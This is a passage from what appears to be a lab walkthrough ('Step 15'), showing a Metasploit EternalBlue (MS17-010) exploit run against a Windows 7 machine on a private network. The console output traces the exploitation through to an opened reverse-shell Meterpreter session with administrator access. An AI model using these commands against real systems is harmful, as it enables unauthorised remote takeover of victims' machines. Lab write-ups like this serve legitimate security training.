msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOSTS 192.168.195.77
LHOSTS => 192.168.195.77
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.195.77
LHOST => 192.168.195.77
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.195.77:4444
[*] 192.168.195.127:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.195.127:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.195.127:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.195.127:445 - The target is vulnerable.
[*] 192.168.195.127:445 - Connecting to target for exploitation.
[+] 192.168.195.127:445 - Connection established for exploitation.
[+] 192.168.195.127:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.195.127:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.195.127:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.195.127:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.195.127:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.195.127:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.195.127:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.195.127:445 - Sending all but last fragment of exploit packet
[*] 192.168.195.127:445 - Starting non-paged pool grooming
[+] 192.168.195.127:445 - Sending SMBv2 buffers
[+] 192.168.195.127:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.195.127:445 - Sending final SMBv2 buffers.
[*] 192.168.195.127:445 - Sending last fragment of exploit packet!
[*] 192.168.195.127:445 - Receiving response from exploit packet
[+] 192.168.195.127:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.195.127:445 - Sending egg to corrupted connection.
[*] 192.168.195.127:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.195.127
[*] Meterpreter session 1 opened (192.168.195.77:4444 -> 192.168.195.127:49159) at 2024-03-09 04:51:32 -0500
[+] 192.168.195.127:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.195.127:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.195.127:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Step 15

and finally as you can see i gained session that belongs to admin

```
meterpreter > pwd
C:\Windows\system32
meterpreter >
```